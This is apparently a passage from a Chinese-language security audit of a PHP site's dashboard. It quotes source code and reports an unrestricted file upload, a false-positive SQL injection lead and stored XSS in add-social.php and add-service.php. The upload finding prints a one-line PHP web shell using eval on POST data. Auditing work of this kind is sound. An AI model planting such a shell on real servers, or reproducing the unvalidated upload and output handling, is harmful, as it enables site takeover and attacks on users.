


上传文件时未检验文件格式,导致木马文件可以正常上传 上传文件内容
<?php
phpinfo();
@eval($_POST[1]);
?>
提交后
/dashboard/add-social.php

SQL注入(失败)
           if(ISSET($_POST['save'])){
$name = mysqli_real_escape_string($con,$_POST['name']);
$fa = mysqli_real_escape_string($con,$_POST['fa']);
$social_link = mysqli_real_escape_string($con,$_POST['social_link']);

 if ( strlen($name) < 2 ){
$msg=$msg."Social Network Name Must Contain A Char.<BR>";
$status= "NOTOK";}
 if ( strlen($fa) < 1 ){
$msg=$msg."Fontawesome Must Be At Least 2 Char Long.<BR>";
$status= "NOTOK";}

if ( strlen($social_link) < 5 ){
  $msg=$msg."Social Link Must Be More Than 6 Char Length.<BR>";
  $status= "NOTOK";}


if($status=="OK")
{
$qb=mysqli_query($con,"INSERT INTO social (name, fa, social_link) VALUES ('$name', '$fa', '$social_link')");
这里的话不难看出同之前一致,SQL注入存在防护,因此不存在SQL注入,这里属于误报,下一处。

XSS
           if(ISSET($_POST['save'])){
$name = mysqli_real_escape_string($con,$_POST['name']);
$fa = mysqli_real_escape_string($con,$_POST['fa']);
$social_link = mysqli_real_escape_string($con,$_POST['social_link']);

 if ( strlen($name) < 2 ){
$msg=$msg."Social Network Name Must Contain A Char.<BR>";
$status= "NOTOK";}
 if ( strlen($fa) < 1 ){
$msg=$msg."Fontawesome Must Be At Least 2 Char Long.<BR>";
$status= "NOTOK";}

if ( strlen($social_link) < 5 ){
  $msg=$msg."Social Link Must Be More Than 6 Char Length.<BR>";
  $status= "NOTOK";}
未对内容进行防护,只限制了长度,导致了XSS的出现

/dashboard/add-service.php
XSS
$msg="";
           if(ISSET($_POST['save'])){
$service_title = mysqli_real_escape_string($con,$_POST['service_title']);
$service_desc = mysqli_real_escape_string($con,$_POST['service_desc']);
$service_detail = mysqli_real_escape_string($con,$_POST['service_detail']);

 if ( strlen($service_title) < 5 ){
$msg=$msg."Service Title Must Be More Than 5 Char Length.<BR>";
$status= "NOTOK";}
 if ( strlen($service_desc) > 150 ){
$msg=$msg."Short description Must Be Less Than 150 Char Length.<BR>";
$status= "NOTOK";}

if ( strlen($service_detail) < 15 ){
  $msg=$msg."Service Detail Must Be More Than 15 Char Length.<BR>";
  $status= "NOTOK";}
只检验了长度,未对XSS语句进行防护,导致XSS漏洞
